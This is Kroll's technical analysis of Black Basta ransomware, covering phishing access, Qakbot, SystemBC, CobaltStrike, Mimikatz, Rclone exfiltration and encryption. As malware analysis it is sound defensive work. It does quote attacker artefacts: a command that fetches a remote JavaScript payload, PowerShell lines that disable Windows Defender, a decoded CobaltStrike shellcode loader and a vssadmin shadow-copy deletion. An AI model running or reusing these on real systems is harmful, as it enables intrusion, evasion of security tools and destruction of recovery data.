

Black Basta - Technical Analysis

Published: 2023-01-23 · Archived: 2026-04-05 22:34:05 UTC

Key Takeaways

- Kroll has identified both unique and common tactics, techniques and procedures (TTP) used by Black Basta to conduct double extortion ransomware campaigns. Vulnerable organizations are advised to proactively apply appropriate countermeasures to reduce their risk exposure.
- Attack objectives include disabling anti-virus and endpoint detection and response tools, exfiltrating sensitive data and encrypting files with the “.basta” extension.
- Initial access is often acquired via malicious links in spearphishing emails. Common tools used by Black Basta are [Qakbot](#), [SystemBC](#), [Mimikatz](#), [CobaltStrike](#) and [Rclone](#).

Summary

In recent months, news outlets have reported a surge in double extortion ransomware attacks by Black Basta, a notorious ransomware-as-a-service (RaaS) threat group first identified in early 2022. The actor is sophisticated, often utilizing a unique set of tactics, techniques and procedures (TTPs) to gain a foothold, spread laterally, exfiltrate data and drop ransomware. However, Kroll has observed Black Basta sometimes utilizing similar TTPs across multiple incidents. Therefore, it's prudent for potential victims to educate themselves and adopt proactive countermeasures to reduce their risk exposure.

Black Basta often gains initial access via a link to a malicious document delivered by email in the form of a password-protected zip file. Once extracted, the document installs the [Qakbot banking trojan](#) to establish backdoor access and deploy SystemBC, which establishes an encrypted connection to a C2 server. Often, Black Basta will acquire network persistence via legitimate remote access software tools.


Next, the post-exploitation framework known as CobaltStrike is installed for reconnaissance and deploying additional tooling across the network. Unlike most threat actors, Black Basta utilizes numerous tool deployment and remote access methods.

Black Basta often attempts to disable security tooling via premade scripts that interact with the registry. Kroll has also observed attempts to remove or disable endpoint detection and response systems to conceal the deployment of tools such as Mimikatz and CobaltStrike.

One of Black Basta's primary objectives is to exfiltrate data. Most often, this is achieved with Rclone, which can filter for specific files before copying them to a cloud service. Once exfiltration is complete, the ransomware binary is executed to encrypt files with the “.basta” extension, delete volume shadow copies, and display a ransom note named readme.txt on infected devices.

Black Basta loiter time is typically two to three days. However, an extended hibernation time sometimes occurs after the initial Qakbot infection. This may indicate that initial access is being sold to associated threat actors.

Tactics, Techniques and Procedures



Initial Exploit

Kroll has identified that the most common mode of initial access used by Black Basta is by sending a phishing email that contains a link to a zip file for the victim to download. The email also often provides a password to the zip file to increase the perceived “authenticity” of the email. The email addresses used by Black Basta vary between cases.

```
Re: Victim - Multiple POs attached
Greetings!
Please check your docs as one doc available through the link lower:
hxxps://sciencesformation[.]com/nsst/ditpciattusie
File password: U876
We have a price discrepancy on PO# A123456
ITEM: F799-CL - $168.46
```

Figure 1 - Anonymized Email Example

This initial access method is true across a number of cases worked by Kroll. It is common for the zip file to have been accessed on several user endpoints. It is likely that the phishing emails are targeted and suggests some initial

reconnaissance conducted by the threat actors. The link in Figure 1 drops a zip file within the user's download folder. Once opened, a link (.lnk) file masquerades as a document, for example, filename.Doc.lnk. This link file then deploys Qakbot onto the endpoint.

MITRE ATT&CK: T1566.002: Spearphishing Link

MITRE ATT&CK: T1204.002: User Execution: Malicious File

Internal Scouting

One of the first tools deployed by Black Basta is CobaltStrike, which furnishes such post-exploitation capabilities as network and port scanning. Further information on CobaltStrike is detailed later in this report.

MITRE ATT&CK: T1049: System Network Connections Discovery

Toolkit Deployment

After the link file is executed, a curl command is executed to download a Javascript file, and this is then executed by wscript.exe to compile the Qakbot binary. It also contacts the command-and-control servers to inform the threat actor that it is alive.

```
/q /c echo 'zA1' && MD "%APPDATA%\Iu\MISL" && curl.exe --output %APPDATA%\Iu\MISL\FEqwhs8j.GE.v6E.js hxxps://p
```

Figure 2 – Lnk File Contents: Qakbot Initial Execution

MITRE ATT&CK: T1204.002: User Execution: Malicious File

MITRE ATT&CK: T1059.007: JavaScript

Typically, a dll file is registered by RegSvr32 and a scheduled task is created. Qakbot is utilized to provide backdoor access and to deliver the next stage of tooling. Typically, persistence is achieved by the creation of autorun entries and scheduled tasks. This allows threat actor to maintain a foothold within the network with backdoor access.

MITRE ATT&CK: T1059.007: JavaScript

Batch scripts are often deployed to inhibit detection by anti-virus or other security software. The script names vary; however, the content appears to be similar and generally operates in a similar way by removing Windows Defender in stages. Other scripts to remove specific anti-virus have also been identified including a script to establish a scheduled task to prevent anti-virus being reenabled.

```
powershell -ExecutionPolicy Bypass -command "New-ItemProperty -Path 'HKLM:\SOFTWARE\Policies\Microsoft\Windows
```

Figure 3 – Batch Script 1: Disable Windows Defender

```
powershell -ExecutionPolicy Bypass -command "Set-MpPreference -DisableRealtimeMonitoring 1"
```

Figure 4 – Batch Script 2: Disable Windows Defender Monitoring

```
powershell -ExecutionPolicy Bypass Uninstall-WindowsFeature -Name Windows-Defender
```

Figure 5 – Batch Script 3: Remove Windows Defender

Kroll has also seen attempts to disable endpoint detection and response (EDR) tooling by utilizing the tool named Backstab. To achieve this, they use a legitimate copy of the process explorer driver within C:\Windows\system32\drivers\ . This driver is used to kill process handles of the EDR tools. The tool then checks the registry for names of common EDR tools and disables user access control (UAC) before attempting to remove those EDR tools.

MITRE ATT&CK: T1562.001: Disable or Modify Tools

MITRE ATT&CK: T1059: Command and Scripting Interpreter

To maintain control, Black Basta has been identified by Kroll as using multiple tools for command and control (C2). Common legitimate tools, including AnyDesk, AteraAgent and Splashtop, have been identified providing remote access.

MITRE ATT&CK: T1219: Remote Access Software

Kroll has identified that the remote access tool known as SystemBC is indicative of Black Basta cases. The tool is preconfigured with C2 domains and can also be utilized as a Tor proxy to provide a channel for the threat actor to deploy scripts and other tools. Figure 6 details the Black Basta configuration of SystemBC in one case. The name of the file is often obfuscated with a random name such as gemoh.exe. SystemBC also creates a scheduled task to maintain persistence, usually named the same as the binary itself within C:\Windows\Tasks\.

```
{  
  "HOST1": "restoreimagesinc[.]com",  
  "HOST2": "restoreimagesinc[.]com",  
  "PORT1": "443",  
  "TOR": ""  
}
```

Figure 6 – SystemBC config

MITRE ATT&CK: T1090: Proxy

Escalation

In a number of Black Basta cases, the threat actor successfully phished a local administrator account; however, Mimikatz is also used to access these credentials via a cache. This is run on the domain controller once access is gained. Mimikatz is often renamed by Black Basta in a likely attempt to evade security solutions even after disabling anti-virus solutions. Mimikatz is a common post-exploitation tool used to collect Windows credentials. It is also used for collecting Kerberos tickets and is most commonly used to extract password hashes from LSA

dumps and the security account managers database. The credentials are extracted and are then “cracked” to provide a credential pair. Mimikatz also provides the ability to conduct “pass the hash” by extracting the NTLM hash and allowing the hash to be forwarded to gain access to other devices without the need to know the victim’s password.

MITRE ATT&CK: T1003: OS Credential Dumping

MITRE ATT&CK: T1558: Steal or Forge Kerberos Tickets

Black Basta attempts to increase privileges with open-source tools such as nircmd.exe and nsudo.exe, which can allow execution at higher levels of privilege. These are often delivered via Qakbot or SystemBC.

CobaltStrike provides capabilities to gain increased privileges such as SYSTEM-level execution and “pass the hash” capabilities. Kroll has identified on several Black Basta cases that server message block (SMB) remote service execution is leveraged by pushing files from the domain controller (see Lateral Movement for more details). Pass the hash attempts have also been identified with Type 9 logins and corresponding commands passed via a named pipe.

MITRE ATT&CK: T1558: Steal or Forge Kerberos Tickets

Lateral Movement

Black Basta has been found by Kroll to be using multiple tools for lateral movement. Common legitimate tools such as AnyDesk, AteraAgent and Splashtop have been identified as not only providing remote access but also allowing the threat actor to move laterally within the network. Remote desktop protocol (RDP) is regularly used with the previously collected credentials.

MITRE ATT&CK: T1219: Remote Access Software

MITRE ATT&CK: T1021: Remote Services

Typically, the post-exploitation framework known as CobaltStrike is installed as a service. This provides crucial capabilities to the threat actor, including deploying tools and the ransomware binary across the network. This is usually achieved by a SMB Beacon. CobaltStrike is installed via Qakbot, and this is normally identified via service creations with a seven (7) random alpha-numeric character name. A base64 encoded PowerShell command launched by the Command Specifier (%COMSPEC%) can be found within the service event data, as shown in Figure 7.

```
%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBAGIAagBLAGMAdAAgAEI
```

Figure 7 – CobaltStrike Service Execution

Standard base64 decoding of the encoded string, shown in Figure 7, details that further Gunzip compressed base64 encoded strings are present.

```
$s=New-Object IO.MemoryStream(,[Convert]::FromBase64String("H4sIAAAAAAAAA/61WbXPauhL+HH6FPmTG9hQogTQNvZ0Z8o45QAe
```

Figure 8 – CobaltStrike Encoded Command

A further base64 encoded blob can be extracted and decrypted with an XOR key of 35, as shown in Figures 9 and 10.

```

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAsse
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices
    return $var_gpa.Invoke($null, @( [System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.Inte
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )

    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName)
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Static,
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters)

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code = [System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwr
)

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll)
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)

$var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {

```

```
IEX $DoIt
}
```

Figure 9 – CobaltStrike Decoded Loader

The named pipe identified in Figure 9 shows the presence of SMB beacons. This allows infected machines to communicate with the threat actor-controlled device via an SMB channel.

```
üè....`á1Ôd.R0.R..R..r(.J81ÿ1À~<a|., ÁĪ
.Çã0RW.R..B<.Đ.@x.ÀtJ.ĐP.H..X .Óã<I.4..Ö1ÿ1À~ÁĪ
.Ç8âuô.}ø;}$uãX.X$.Óf..K.X..Ó....Đ.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SâÿÖPé`...Z1ÉQh.°.h.°.j.j.j.RhEpßĈ
```

Figure 10 – CobaltStrike 32bit ShellCode with SMB Beacon via a Named Pipe

The SMB remote service execution allows the threat actor to push tools and malicious files across the network at SYSTEM-level privileges. Typically, an administrator share, for example “\$ADMIN”, is used to store the malicious binary to then be executed from a domain controller. Detection of this activity can be identified within PowerShell logging.

MITRE ATT&CK: T1543.003: Create or Modify System Process: Windows Service

MITRE ATT&CK: T1509: Command and Scripting Interpreter

MITRE ATT&CK: T1572: Protocol Tunneling

MITRE ATT&CK: T1021.002: Remote Services: SMB/Windows Admin Shares

MITRE ATT&CK: T1071: Application Layer Protocol

Mission Execution

Once Black Basta has established themselves on the network, they look to identify files for exfiltration. Kroll has identified that Rclone is Black Basta’s tool of choice for exfiltration, although WinSCP has also been identified. Rclone provides the ability to upload data to a configured cloud storage provider. Detection of this can be achieved by investigating the system pagefile, system resource usage monitor (SRUM) and the UsnJrnl (\$J).

MITRE ATT&CK: T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage

After data exfiltration, the next stage is to encrypt endpoints with the Black Basta ransomware binary. The executable name varies between incidents; however, it often provides the same capabilities. The binary launches a command line to delete VSS shadow copies with vssadmin, as shown in Figure 11, before encrypting files and creating the readme.txt file.

```
C:\Windows\System32\vssadmin.exe delete shadows /all /quiet
```

Figure 11 – Shadow Copy Deletion by Black Basta Ransomware

Deleting the volume of shadow copies helps prevent system recovery, providing further leverage for the threat actor to demand a ransom for decryption.

MITRE ATT&CK: T1490: Inhibit System Recovery



Figure 12 – Example readme.txt Black Basta Ransom Note

Figure 12 details the standard Black Basta ransom note, which states that data has been exfiltrated. As mentioned earlier, while exfiltration is common, the encrypted file extensions may vary. Typically, files are appended with “.basta” but variations of this extensions have been identified. The ransomware binary also changes the wallpaper to the image shown in Figure 13. The binary places a .jpg" text-align: center;">




Figure 13 – Desktop Wallpaper Configuration

Once encryption is complete the threat actor will likely leave the network. If the victim does not interact with the threat actor, company information and a data listing will be added to the Black Basta leak site. A screenshot of the leak site can be found in Figure 14.




Figure 14 – Black Basta Leak Site

MITRE ATT&CK: T1486: Data Encrypted for Impact

Source: <https://www.kroll.com/en/insights/publications/cyber/black-basta-technical-analysis>